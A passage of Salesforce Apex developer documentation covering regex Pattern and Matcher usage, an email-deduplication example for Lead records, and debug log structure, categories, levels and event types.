After you use any of these methods, you can find out more information about the previous match, that is, what was found, by using the following Matcher class methods:

- `end`: Once a match is made, this method returns the position in the match string after the last character that was matched.
- `start`: Once a match is made, this method returns the position in the string of the first character that was matched.
- `group`: Once a match is made, this method returns the subsequence that was matched.

Using Bounds

By default, a region is delimited by *anchoring bounds*, which means that the line anchors (such as `^` or `$`) match at the region boundaries, even if the region boundaries have been moved from the start and end of the input string. You can specify whether a region uses anchoring bounds with the `useAnchoringBounds` method. By default, a region always uses anchoring bounds. If you set `useAnchoringBounds` to `false`, the line anchors match only the true ends of the input string.

By default, all text located outside of a region is not searched, that is, the region has *opaque bounds*. However, using *transparent bounds* it is possible to search the text outside of a region. Transparent bounds are only used when a region no longer contains the entire input string. You can specify which type of bounds a region has by using the `useTransparentBounds` method.

Suppose you were searching the following string, and your region was only the word "STRING":

```
This is a concatenated STRING of cats and dogs.
```

If you searched for the word "cat", you wouldn't receive a match unless you had transparent bounds set.

Understanding Capturing Groups

During a matching operation, each substring of the input string that matches the pattern is saved. These matching substrings are called *capturing groups*.

Capturing groups are numbered by counting their opening parentheses from left to right. For example, in the regular expression string `((A)(B(C)))`, there are four capturing groups:

1. `((A)(B(C)))`

2. `(A)`

3. `(B(C))`

4. `(C)`

Group zero always stands for the entire expression.

The captured input associated with a group is always the substring of the group most recently matched, that is, that was returned by one of the Matcher class match operations.

If a group is evaluated a second time using one of the match operations, its previously captured value, if any, is retained if the second evaluation fails.

Pattern and Matcher Example

The Matcher class `end` method returns the position in the match string after the last character that was matched. You would use this when you are parsing a string and want to do additional work with it after you have found a match, such as find the next match.

In regular expression syntax, `?` means match once or not at all, and `+` means match 1 or more times.

In the following example, the string passed in with the Matcher object matches the pattern since `(a(b)?)` matches the string `'ab'` - `'a'` followed by `'b'` once. It then matches the last `'a'` - `'a'` followed by `'b'` not at all.

```
pattern myPattern = pattern.compile('(a(b)?)+');
matcher myMatcher = myPattern.matcher('aba');
System.assert(myMatcher.matches() && myMatcher.hitEnd());

// We have two groups: group 0 is always the whole pattern, and group 1 contains
// the substring that most recently matched--in this case, 'a'.
// So the following is true:

System.assert(myMatcher.groupCount() == 2 &&
              myMatcher.group(0) == 'aba' &&
              myMatcher.group(1) == 'a');

// Since group 0 refers to the whole pattern, the following is true:

System.assert(myMatcher.end() == myMatcher.end(0));

// Since the offset after the last character matched is returned by end,
// and since both groups used the last input letter, that offset is 3
// Remember the offset starts its count at 0. So the following is also true:

System.assert(myMatcher.end() == 3 &&
```

```
            myMatcher.end(0) == 3 &&
            myMatcher.end(1) == 3);
```

In the following example, email addresses are normalized and duplicates are reported if there is a different top-level domain name or subdomain for similar email addresses. For example, `john@fairway.smithco` is normalized to `john@smithco`.

```
class normalizeEmailAddresses{

    public void hasDuplicatesByDomain(Lead[] leads) {
            // This pattern reduces the email address to 'john@smithco'
            // from 'john@*.smithco.com' or 'john@smithco.*'
        Pattern emailPattern = Pattern.compile('(?<=@)((?![\\w]+\\.[\\w]+$)
                                            [\\w]+\\.)|(\\.[\\w]+$)');
            // Define a set for emailkey to lead:
        Map<String,Lead> leadMap = new Map<String,Lead>();
                for(Lead lead:leads) {
                    // Ignore leads with a null email
                    if(lead.Email != null) {
                            // Generate the key using the regular expression
                        String emailKey = emailPattern.matcher(lead.Email).replaceAll('');

                            // Look for duplicates in the batch
                        if(leadMap.containsKey(emailKey))
                            lead.email.addError('Duplicate found in batch');
                        else {
                            // Keep the key in the duplicate key custom field
                            lead.Duplicate_Key__c = emailKey;
                            leadMap.put(emailKey, lead);
                        }
                    }
                }
            // Now search the database looking for duplicates
            for(Lead[] leadsCheck:[SELECT Id, duplicate_key__c FROM Lead WHERE
            duplicate_key__c IN :leadMap.keySet()]) {
            for(Lead lead:leadsCheck) {
            // If there's a duplicate, add the error.
                if(leadMap.containsKey(lead.Duplicate_Key__c))
                    leadMap.get(lead.Duplicate_Key__c).email.addError('Duplicate found

                    in salesforce(Id: ' + lead.Id + ')');
            }
        }
    }
}
```

SEE ALSO:

Apex Reference Guide: Pattern Class

Apex Reference Guide: Matcher Class

Debugging, Testing, and Deploying Apex

Develop your Apex code in a sandbox and debug it with the Developer Console and debug logs. Unit-test your code, then distribute it to customers using packages.

IN THIS SECTION:

Debugging Apex

Apex provides debugging support. You can debug your Apex code using the Developer Console and debug logs.

Testing Apex

Apex provides a testing framework that allows you to write unit tests, run your tests, check test results, and have code coverage results.

Deploying Apex

You can't develop Apex in your Salesforce production org. Your development work is done in either a sandbox or a Developer Edition org.

Distributing Apex Using Managed Packages

As an ISV or Salesforce partner, you can distribute Apex code to customer organizations using packages. Here we'll describe packages and package versioning.

Debugging Apex

Apex provides debugging support. You can debug your Apex code using the Developer Console and debug logs.

To aid debugging in your code, Apex supports exception statements and custom exceptions. Also, Apex sends emails to developers for unhandled exceptions.

IN THIS SECTION:

1. Debug Log
2. Exceptions in Apex

Debug Log

A debug log can record database operations, system processes, and errors that occur when executing a transaction or running unit tests. Debug logs can contain information about:

- Database changes
- HTTP callouts
- Apex errors
- Resources used by Apex
- Automated workflow processes, such as:
  - Workflow rules
  - Assignment rules
  - Approval processes
  - Validation rules

> 📝 **Note:** The debug log does not include information from actions triggered by time-based workflows.

You can retain and manage debug logs for specific users, including yourself, and for classes and triggers. Setting class and trigger trace flags doesn't cause logs to be generated or saved. Class and trigger trace flags override other logging levels, including logging levels set by user trace flags, but they don't cause logging to occur. If logging is enabled when classes or triggers execute, logs are generated at the time of execution.

To view a debug log, from Setup, enter `Debug Logs` in the `Quick Find` box, then select **Debug Logs**. Then click **View** next to the debug log that you want to examine. Click **Download** to download the log as an XML file.

Debug logs have the following limits.

- Each debug log must be 20 MB or smaller. Debug logs that are larger than 20 MB are reduced in size by removing older log lines, such as log lines for earlier `System.debug` statements. The log lines can be removed from any location, not just the start of the debug log.

- System debug logs are retained for 24 hours. Monitoring debug logs are retained for seven days.

- If you generate more than 1,000 MB of debug logs in a 15-minute window, your trace flags are disabled. We send an email to the users who last modified the trace flags, informing them that they can re-enable the trace flag in 15 minutes.

- When your org accumulates more than 1,000 MB of debug logs, we prevent users in the org from adding or editing trace flags. To add or edit trace flags so that you can generate more logs after you reach the limit, delete some debug logs.

> 📝 **Note:** Logging may not occur if a system validation error is encountered before classes or triggers execute. Check for user privileges and other similar validation errors if debug logs aren't being generated for a specific user.

Inspecting the Debug Log Sections

After you generate a debug log, the type and amount of information listed depends on the filter values you set for the user. However, the format for a debug log is always the same.

> 📝 **Note:** Session IDs are replaced with "SESSION_ID_REMOVED" in Apex debug logs

A debug log has the following sections.

Header

The header contains the following information.

- The version of the API used during the transaction.

- The log category and level used to generate the log. For example:

The following is an example of a header.

```
57.0
APEX_CODE,DEBUG;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;VALIDATION,INFO;VISUALFORCE,INFO;
WORKFLOW,INFO
```

In this example, the API version is 57.0, and the following debug log categories and levels have been set.

Apex Code	DEBUG
Apex Profiling	INFO
Callout	INFO
Database	INFO
System	DEBUG

Validation	INFO
Visualforce	INFO
Workflow	INFO

> ⚠️ **Warning:** If Apex Code log level is set to FINEST, the debug log includes details of all Apex variable assignments. Ensure that the Apex Code being traced does not handle sensitive data. Before enabling FINEST log level, be sure to understand the level of sensitive data your organization's Apex handles. Be particularly careful with processes such as community users self-registration where user passwords may be assigned to an Apex string variable.

Execution Units

An execution unit is equivalent to a transaction. It contains everything that occurred within the transaction. `EXECUTION_STARTED` and `EXECUTION_FINISHED` delimit an execution unit.

Code Units

A code unit is a discrete unit of work within a transaction. For example, a trigger is one unit of code, as is a `webservice` method or a validation rule.

> 📝 **Note:** A class is **not** a discrete unit of code.

`CODE_UNIT_STARTED` and `CODE_UNIT_FINISHED` delimit units of code. Units of work can embed other units of work. For example:

```
EXECUTION_STARTED
CODE_UNIT_STARTED|[EXTERNAL]execute_anonymous_apex
CODE_UNIT_STARTED|[EXTERNAL]MyTrigger on Account trigger event BeforeInsert for
[new]|__sfdc_trigger/MyTrigger
CODE_UNIT_FINISHED <-- The trigger ends
CODE_UNIT_FINISHED <-- The executeAnonymous ends
EXECUTION_FINISHED
```

Units of code include, but are not limited to, the following:

- Triggers
- Workflow invocations and time-based workflow
- Validation rules
- Approval processes
- Apex lead convert
- `@future` method invocations
- Web service invocations
- `executeAnonymous` calls
- Visualforce property accesses on Apex controllers
- Visualforce actions on Apex controllers
- Execution of the batch Apex `start` and `finish` methods, and each execution of the `execute` method
- Execution of the Apex `System.Schedule execute` method
- Incoming email handling

Log Lines

Log lines are included inside units of code and indicate which code or rules are being executed. Log lines can also be messages written to the debug log. For example:

Log lines are made up of a set of fields, delimited by a pipe (|). The format is:

- *timestamp*: Consists of the time when the event occurred and a value between parentheses. The time is in the user's time zone and in the format `HH:mm:ss.SSS`. The value in parentheses represents the time elapsed in nanoseconds since the start of the request. The elapsed time value is excluded from logs reviewed in the Developer Console when you use the Execution Log view. However, you can see the elapsed time when you use the Raw Log view. To open the Raw Log view, from the Developer Console's Logs tab, right-click the name of a log and select **Open Raw Log**.

- *event identifier*: Specifies the event that triggered the debug log entry (such as `SAVEPOINT_RESET` or `VALIDATION_RULE`).

  Also includes additional information logged with that event, such as the method name or the line and character number where the code was executed. If a line number can't be located, `[EXTERNAL]` is logged instead. For example, `[EXTERNAL]` is logged for built-in Apex classes or code that's in a managed package.

  For some events (`CODE_UNIT_STARTED`, `CODE_UNIT_FINISHED`, `VF_APEX_CALL_START`, `VF_APEX_CALL_END`, `CONSTRUCTOR_ENTRY`, and `CONSTRUCTOR_EXIT`), the end of the event identifier includes a pipe (|) followed by a typeRef for an Apex class or trigger.

  For a trigger, the typeRef begins with the SFDC trigger prefix `__sfdc_trigger/`. For example, `__sfdc_trigger/`***YourTriggerName*** or `__sfdc_trigger/`***YourNamespace***/***YourTriggerName***.

  For a class, the typeRef uses the format ***YourClass***, ***YourClass***$***YourInnerClass,*** or ***YourNamespace***/***YourClass***$***YourInnerClass***.

More Log Data

In addition, the log contains the following information.

- Cumulative resource usage is logged at the end of many code units. Among these code units are triggers, `executeAnonymous`, batch Apex message processing, `@future` methods, Apex test methods, Apex web service methods, and Apex lead convert.

- Cumulative profiling information is logged once at the end of the transaction and contains information about DML invocations, expensive queries, and so on. "Expensive" queries use resources heavily.

The following is an example debug log.

```
37.0 APEX_CODE,FINEST;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;
    VALIDATION,INFO;VISUALFORCE,INFO;WORKFLOW,INFO
Execute Anonymous: System.debug('Hello World!');
16:06:58.18 (18043585)|USER_INFO|[EXTERNAL]|005D0000001bYPN|devuser@example.org|
    Pacific Standard Time|GMT-08:00
16:06:58.18 (18348659)|EXECUTION_STARTED
16:06:58.18 (18383790)|CODE_UNIT_STARTED|[EXTERNAL]|execute_anonymous_apex
16:06:58.18 (23822880)|HEAP_ALLOCATE|[72]|Bytes:3
16:06:58.18 (24271272)|HEAP_ALLOCATE|[77]|Bytes:152
```

```
16:06:58.18 (24691098)|HEAP_ALLOCATE|[342]|Bytes:408
16:06:58.18 (25306695)|HEAP_ALLOCATE|[355]|Bytes:408
16:06:58.18 (25787912)|HEAP_ALLOCATE|[467]|Bytes:48
16:06:58.18 (26415871)|HEAP_ALLOCATE|[139]|Bytes:6
16:06:58.18 (26979574)|HEAP_ALLOCATE|[EXTERNAL]|Bytes:1
16:06:58.18 (27384663)|STATEMENT_EXECUTE|[1]
16:06:58.18 (27414067)|STATEMENT_EXECUTE|[1]
16:06:58.18 (27458836)|HEAP_ALLOCATE|[1]|Bytes:12
16:06:58.18 (27612700)|HEAP_ALLOCATE|[50]|Bytes:5
16:06:58.18 (27768171)|HEAP_ALLOCATE|[56]|Bytes:5
16:06:58.18 (27877126)|HEAP_ALLOCATE|[64]|Bytes:7
16:06:58.18 (49244886)|USER_DEBUG|[1]||DEBUG|Hello World!
16:06:58.49 (49590539)|CUMULATIVE_LIMIT_USAGE
16:06:58.49 (49590539)|LIMIT_USAGE_FOR_NS|(default)|
  Number of SOQL queries: 0 out of 100
  Number of query rows: 0 out of 50000
  Number of SOSL queries: 0 out of 20
  Number of DML statements: 0 out of 150
  Number of DML rows: 0 out of 10000
  Maximum CPU time: 0 out of 10000
  Maximum heap size: 0 out of 6000000
  Number of callouts: 0 out of 100
  Number of Email Invocations: 0 out of 10
  Number of future calls: 0 out of 50
  Number of queueable jobs added to the queue: 0 out of 50
  Number of Mobile Apex push calls: 0 out of 10

16:06:58.49 (49590539)|CUMULATIVE_LIMIT_USAGE_END

16:06:58.18 (52417923)|CODE_UNIT_FINISHED|execute_anonymous_apex
16:06:58.18 (54114689)|EXECUTION_FINISHED
```

Setting Debug Log Filters for Apex Classes and Triggers

Debug log filtering provides a mechanism for fine-tuning the log verbosity at the trigger and class level. This is especially helpful when debugging Apex logic. For example, to evaluate the output of a complex process, you can raise the log verbosity for a given class while turning off logging for other classes or triggers within a single request.

When you override the debug log levels for a class or trigger, these debug levels also apply to the class methods that your class or trigger calls and the triggers that get executed as a result. All class methods and triggers in the execution path inherit the debug log settings from their caller, unless they have these settings overridden.

The following diagram illustrates overriding debug log levels at the class and trigger level. For this scenario, suppose `Class1` is causing some issues that you would like to take a closer look at. To this end, the debug log levels of `Class1` are raised to the finest granularity. `Class3` doesn't override these log levels, and therefore inherits the granular log filters of `Class1`. However, `UtilityClass` has already been tested and is known to work properly, so it has its log filters turned off. Similarly, `Class2` isn't in the code path that causes a problem, therefore it has its logging minimized to log only errors for the Apex Code category. `Trigger2` inherits these log settings from `Class2`.

Fine-tuning debug logging for classes and triggers

The following is a pseudo-code example that the diagram is based on.

1. `Trigger1` calls a method of `Class1` and another method of `Class2`. For example:

```
trigger Trigger1 on Account (before insert) {
    Class1.someMethod();
    Class2.anotherMethod();
}
```

2. `Class1` calls a method of `Class3`, which in turn calls a method of a utility class. For example:

```
public class Class1 {
    public static void someMethod() {
        Class3.thirdMethod();
    }
}

public class Class3 {
    public static void thirdMethod() {
        UtilityClass.doSomething();
    }
}
```

3. `Class2` causes a trigger, `Trigger2`, to be executed. For example:

```
public class Class2 {
    public static void anotherMethod() {
        // Some code that causes Trigger2 to be fired.
    }
}
```

IN THIS SECTION:

[Working with Logs in the Developer Console](#)

[Debugging Apex API Calls](#)

Which events are logged depends on various factors. These factors include your trace flags, the default logging levels, your API header, user-based system log enablement, and the log levels set by your entry points.

SEE ALSO:

Salesforce Help: Set Up Debug Logging

Salesforce Help: View Debug Logs

Salesforce Help: Delete Debug Logs

Working with Logs in the Developer Console

Use the Logs tab in the Developer Console to open debug logs.

Logs open in Log Inspector. Log Inspector is a context-sensitive execution viewer in the Developer Console. It shows the source of an operation, what triggered the operation, and what occurred next. Use this tool to inspect debug logs that include database events, Apex processing, workflow, and validation logic.

To learn more about working with logs in the Developer Console, see *Log Inspector* in the Salesforce online help.

When using the Developer Console or monitoring a debug log, you can specify the level of information that gets included in the log.

Log category

The type of information logged, such as information from Apex or workflow rules.

Log level

The amount of information logged.

Event type

The combination of log category and log level that specify which events get logged. Each event can log additional information, such as the line and character number where the event started, fields associated with the event, and duration of the event.

Debug Log Categories

Each debug level includes a debug log level for each of the following log categories. The amount of information logged for each category depends on the log level.

Log Category	Description
Database	Includes information about database activity, including every data manipulation language (DML) statement or inline SOQL or SOSL query.
Workflow	Includes information for workflow rules, flows, and processes, such as the rule name and the actions taken.
NBA	Includes information about Einstein Next Best Action activity, including strategy execution details from Strategy Builder.

Log Category	Description
Validation	Includes information about validation rules, such as the name of the rule and whether the rule evaluated true or false.
Callout	Includes the request-response XML that the server is sending and receiving from an external web service. Useful when debugging issues related to using Lightning Platform web service API calls or troubleshooting user access to external objects via Salesforce Connect.
Apex Code	Includes information about Apex code. Can include information such as log messages generated by DML statements, inline SOQL or SOSL queries, the start and completion of any triggers, and the start and completion of any test method.
Apex Profiling	Includes cumulative profiling information, such as the limits for your namespace and the number of emails sent.
Visualforce	Includes information about Visualforce events, including serialization and deserialization of the view state or the evaluation of a formula field in a Visualforce page.
System	Includes information about calls to all system methods such as the `System.debug` method.

Debug Log Levels

Each debug level includes one of the following log levels for each log category. The levels are listed from lowest to highest. Specific events are logged based on the combination of category and levels. Most events start being logged at the INFO level. The level is cumulative, that is, if you select FINE, the log also includes all events logged at the DEBUG, INFO, WARN, and ERROR levels.

📝 **Note:** Not all levels are available for all categories. Only the levels that correspond to one or more events are available.

- NONE
- ERROR
- WARN
- INFO
- DEBUG
- FINE
- FINER
- FINEST

🛑 **Important:** Before running a deployment, verify that the Apex Code log level isn't set to FINEST. Otherwise, the deployment is likely to take longer than expected. If the Developer Console is open, the log levels in the Developer Console affect all logs, including logs created during a deployment.

Debug Event Types

The following is an example of what is written to the debug log. The event is USER_DEBUG. The format is *timestamp | event identifier*:

- *timestamp*: Consists of the time when the event occurred and a value between parentheses. The time is in the user's time zone and in the format *HH:mm:ss.SSS*. The value in parentheses represents the time elapsed in nanoseconds since the start of the request. The elapsed time value is excluded from logs reviewed in the Developer Console when you use the Execution Log view. However,

you can see the elapsed time when you use the Raw Log view. To open the Raw Log view, from the Developer Console's Logs tab, right-click the name of a log and select **Open Raw Log**.

- *event identifier*: Specifies the event that triggered the debug log entry (such as `SAVEPOINT_RESET` or `VALIDATION_RULE`).

  Also includes additional information logged with that event, such as the method name or the line and character number where the code was executed. If a line number can't be located, `[EXTERNAL]` is logged instead. For example, `[EXTERNAL]` is logged for built-in Apex classes or code that's in a managed package.

  For some events (`CODE_UNIT_STARTED`, `CODE_UNIT_FINISHED`, `VF_APEX_CALL_START`, `VF_APEX_CALL_END`, `CONSTRUCTOR_ENTRY`, and `CONSTRUCTOR_EXIT`), the end of the event identifier includes a pipe (`|`) followed by a typeRef for an Apex class or trigger.

  For a trigger, the typeRef begins with the SFDC trigger prefix `__sfdc_trigger/`. For example, `__sfdc_trigger/`***YourTriggerName*** or `__sfdc_trigger/`***YourNamespace***`/`***YourTriggerName***.

  For a class, the typeRef uses the format ***YourClass***, ***YourClass***$***YourInnerClass,*** or ***YourNamespace***`/`***YourClass***$***YourInnerClass***.

The following is an example of a debug log line.

Debug Log Line Example

In this example, the event identifier is made up of the following:

- Event name:

```
USER_DEBUG
```

- Line number of the event in the code:

```
[2]
```

- Logging level the `System.Debug` method was set to:

```
DEBUG
```

- User-supplied string for the `System.Debug` method:

```
Hello world!
```

This code snippet triggers the following example of a log line.

Debug Log Line Code Snippet

```
1 | @isTest
2 | private class TestHandleProductPriceChange {
3 | static testMethod void testPriceChange() {
4 | Invoice_Statement__c invoice = new Invoice_Statement__c(status__c = 'Negotiating');
5 | insert invoice;
6 |
```

The following log line is recorded when the test reaches line 5 in the code.

```
15:51:01.071 (55856000)|DML_BEGIN|[5]|Op:Insert|Type:Invoice_Statement__c|Rows:1
```

In this example, the event identifier is made up of the following.

- Event name:

```
DML_BEGIN
```

- Line number of the event in the code:

```
[5]
```

- DML operation type—`Insert`:

```
Op:Insert
```

- Object name:

```
Type:Invoice_Statement__c
```

- Number of rows passed into the DML operation:

```
Rows:1
```

The following event types are logged. The table lists which fields or other information is logged with each event, and which combination of log level and category causes an event to be logged.

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
`BULK_HEAP_ALLOCATE`	Number of bytes allocated	Apex Code	FINEST
`CALLOUT_REQUEST`	Line number and request headers	Callout	INFO and above
`CALLOUT_REQUEST` (External object access via cross-org and OData adapters for Salesforce Connect)	External endpoint and method	Callout	INFO and above
`CALLOUT_RESPONSE`	Line number and response body	Callout	INFO and above
`CALLOUT_RESPONSE`	Status and status code	Callout	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
(External object access via cross-org and OData adapters for Salesforce Connect)			
`CODE_UNIT_FINISHED`	Line number, code unit name, such as `MyTrigger on Account trigger event BeforeInsert for [new]`, and: • For Apex methods, the namespace (if applicable), class name, and method name; for example, `YourNamespace.YourClass.yourMethod()` or `YourClass.yourMethod()` • For Apex triggers, a typeRef; for example, `__sfdc_trigger/YourNamespace.YourTrigger` or `__sfdc_trigger/YourTrigger`	Apex Code	ERROR and above
`CODE_UNIT_STARTED`	Line number, code unit name, such as `MyTrigger on Account trigger event BeforeInsert for [new]`, and: • For Apex methods, the namespace (if applicable), class name, and method name; for example, `YourNamespace.YourClass.yourMethod()` or `YourClass.yourMethod()` • For Apex triggers, a typeRef; for example, `__sfdc_trigger/YourTrigger`	Apex Code	ERROR and above
`CONSTRUCTOR_ENTRY`	Line number, Apex class ID, the string `<init>()` with the types of parameters (if any) between the parentheses, and a typeRef; for example, `YourClass` or `YourClass.YourInnerClass`	Apex Code	FINE and above
`CONSTRUCTOR_EXIT`	Line number, the string `<init>()` with the types of parameters (if any) between the parentheses, and a typeRef; for example, `YourClass` or `YourClass.YourInnerClass`	Apex Code	FINE and above
`CUMULATIVE_LIMIT_USAGE`	None	Apex Profiling	INFO and above
`CUMULATIVE_LIMIT_USAGE_END`	None	Apex Profiling	INFO and above
`CUMULATIVE_PROFILING`	None	Apex Profiling	FINE and above
`CUMULATIVE_PROFILING_BEGIN`	None	Apex Profiling	FINE and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
CUMULATIVE_PROFILING_END	None	Apex Profiling	FINE and above
DML_BEGIN	Line number, operation (such as `Insert` or `Update`), record name or type, and number of rows passed into DML operation	DB	INFO and above
DML_END	Line number	DB	INFO and above
EMAIL_QUEUE	Line number	Apex Code	INFO and above
ENTERING_MANAGED_PKG	Package namespace	Apex Code	FINE and above
EVENT_SERVICE_PUB_BEGIN	Event Type	Workflow	INFO and above
EVENT_SERVICE_PUB_DETAIL	Subscription IDs, ID of the user who published the event, and event message data	Workflow	FINER and above
EVENT_SERVICE_PUB_END	Event Type	Workflow	INFO and above
EVENT_SERVICE_SUB_BEGIN	Event type and action (subscribe or unsubscribe)	Workflow	INFO and above
EVENT_SERVICE_SUB_DETAIL	ID of the subscription, ID of the subscription instance, reference data (such as process API name), ID of the user who activated or deactivated the subscription, and event message data	Workflow	FINER and above
EVENT_SERVICE_SUB_END	Event type and action (subscribe or unsubscribe)	Workflow	INFO and above
EXCEPTION_THROWN	Line number, exception type, and message	Apex Code	INFO and above
EXECUTION_FINISHED	None	Apex Code	ERROR and above
EXECUTION_STARTED	None	Apex Code	ERROR and above
FATAL_ERROR	Exception type, message, and stack trace	Apex Code	ERROR and above
FLOW_ACTIONCALL_DETAIL	Interview ID, element name, action type, action enum or ID, whether the action call succeeded, and error message	Workflow	FINER and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
FLOW_ASSIGNMENT_DETAIL	Interview ID, reference, operator, and value	Workflow	FINER and above
FLOW_BULK_ELEMENT_BEGIN	Interview ID and element type	Workflow	FINE and above
FLOW_BULK_ELEMENT_DETAIL	Interview ID, element type, element name, number of records	Workflow	FINER and above
FLOW_BULK_ELEMENT_END	Interview ID, element type, element name, number of records, and execution time	Workflow	FINE and above

FLOW_BULK_ELEMENT_LIMIT_USAGE	Incremented usage toward a limit for this bulk element. Each event displays the usage for one of the following limits:
	
	`SOQL queries`
	`SOQL query rows`
	`SOSL queries`
	`DML statements`
	`DML rows`
	`CPU time in ms`
	`Heap size in bytes`
	`Callouts`
	`Email invocations`
	`Future calls`
	`Jobs in queue`
	`Push notifications`
		Workflow	FINER and above

FLOW_BULK_ELEMENT_NOT_SUPPORTED	Operation, element name, and entity name that doesn't support bulk operations	Workflow	INFO and above
FLOW_CREATE_INTERVIEW_BEGIN	Organization ID, definition ID, and version ID	Workflow	INFO and above
FLOW_CREATE_INTERVIEW_END	Interview ID and flow name	Workflow	INFO and above
FLOW_CREATE_INTERVIEW_ERROR	Message, organization ID, definition ID, and version ID	Workflow	ERROR and above
FLOW_ELEMENT_BEGIN	Interview ID, element type, and element name	Workflow	FINE and above
FLOW_ELEMENT_DEFERRED	Element type and element name	Workflow	FINE and above
FLOW_ELEMENT_END	Interview ID, element type, and element name	Workflow	FINE and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (flow runtime exception)	Workflow	ERROR and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
FLOW_ELEMENT_ERROR	Message, element type, and element name (spark not found)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (designer exception)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (designer limit exceeded)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (designer runtime exception)	Workflow	ERROR and above
FLOW_ELEMENT_FAULT	Message, element type, and element name (fault path taken)	Workflow	WARNING and above
FLOW_ELEMENT_LIMIT_USAGE	Incremented usage toward a limit for this element. Each event displays the usage for one of these limits. ``` SOQL queries SOQL query rows SOSL queries DML statements DML rows CPU time in ms Heap size in bytes Callouts Email invocations Future calls Jobs in queue Push notifications ```	Workflow	FINER and above
FLOW_INTERVIEW_FINISHED_LIMIT_USAGE	Usage toward a limit when the interview finishes. Each event displays the usage for one of these limits. ``` SOQL queries SOQL query rows SOSL queries DML statements DML rows CPU time in ms Heap size in bytes Callouts Email invocations Future calls Jobs in queue Push notifications ```	Workflow	FINER and above
FLOW_INTERVIEW_PAUSED	Interview ID, flow name, and why the user paused	Workflow	INFO and above
FLOW_INTERVIEW_RESUMED	Interview ID and flow name	Workflow	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
`FLOW_LOOP_DETAIL`	Interview ID, index, and value The index is the position in the collection variable for the item that the loop is operating on.	Workflow	FINER and above
`FLOW_RULE_DETAIL`	Interview ID, rule name, and result	Workflow	FINER and above
`FLOW_START_INTERVIEW_BEGIN`	Interview ID and flow name	Workflow	INFO and above
`FLOW_START_INTERVIEW_END`	Interview ID and flow name	Workflow	INFO and above
`FLOW_START_INTERVIEWS_BEGIN`	Requests	Workflow	INFO and above
`FLOW_START_INTERVIEWS_END`	Requests	Workflow	INFO and above
`FLOW_START_INTERVIEWS_ERROR`	Message, interview ID, and flow name	Workflow	ERROR and above

`FLOW_START_INTERVIEW_LIMIT_USAGE`	Usage toward a limit at the interview's start time. Each event displays the usage for one of the following limits:
	
	<pre>SOQL queries
	SOQL query rows
	SOSL queries
	DML statements
	DML rows
	CPU time in ms
	Heap size in bytes
	Callouts
	Email invocations
	Future calls
	Jobs in queue
	Push notifications</pre>
		Workflow	FINER and above

`FLOW_START_SCHEDULED_RECORDS`	Message and number of records that the flow runs for	Workflow	INFO and above
`FLOW_SUBFLOW_DETAIL`	Interview ID, name, definition ID, and version ID	Workflow	FINER and above
`FLOW_VALUE_ASSIGNMENT`	Interview ID, key, and value	Workflow	FINER and above
`FLOW_WAIT_EVENT_RESUMING_DETAIL`	Interview ID, element name, event name, and event type	Workflow	FINER and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
`FLOW_WAIT_EVENT_WAITING_DETAIL`	Interview ID, element name, event name, event type, and whether conditions were met	Workflow	FINER and above
`FLOW_WAIT_RESUMING_DETAIL`	Interview ID, element name, and persisted interview ID	Workflow	FINER and above
`FLOW_WAIT_WAITING_DETAIL`	Interview ID, element name, number of events that the element is waiting for, and persisted interview ID	Workflow	FINER and above
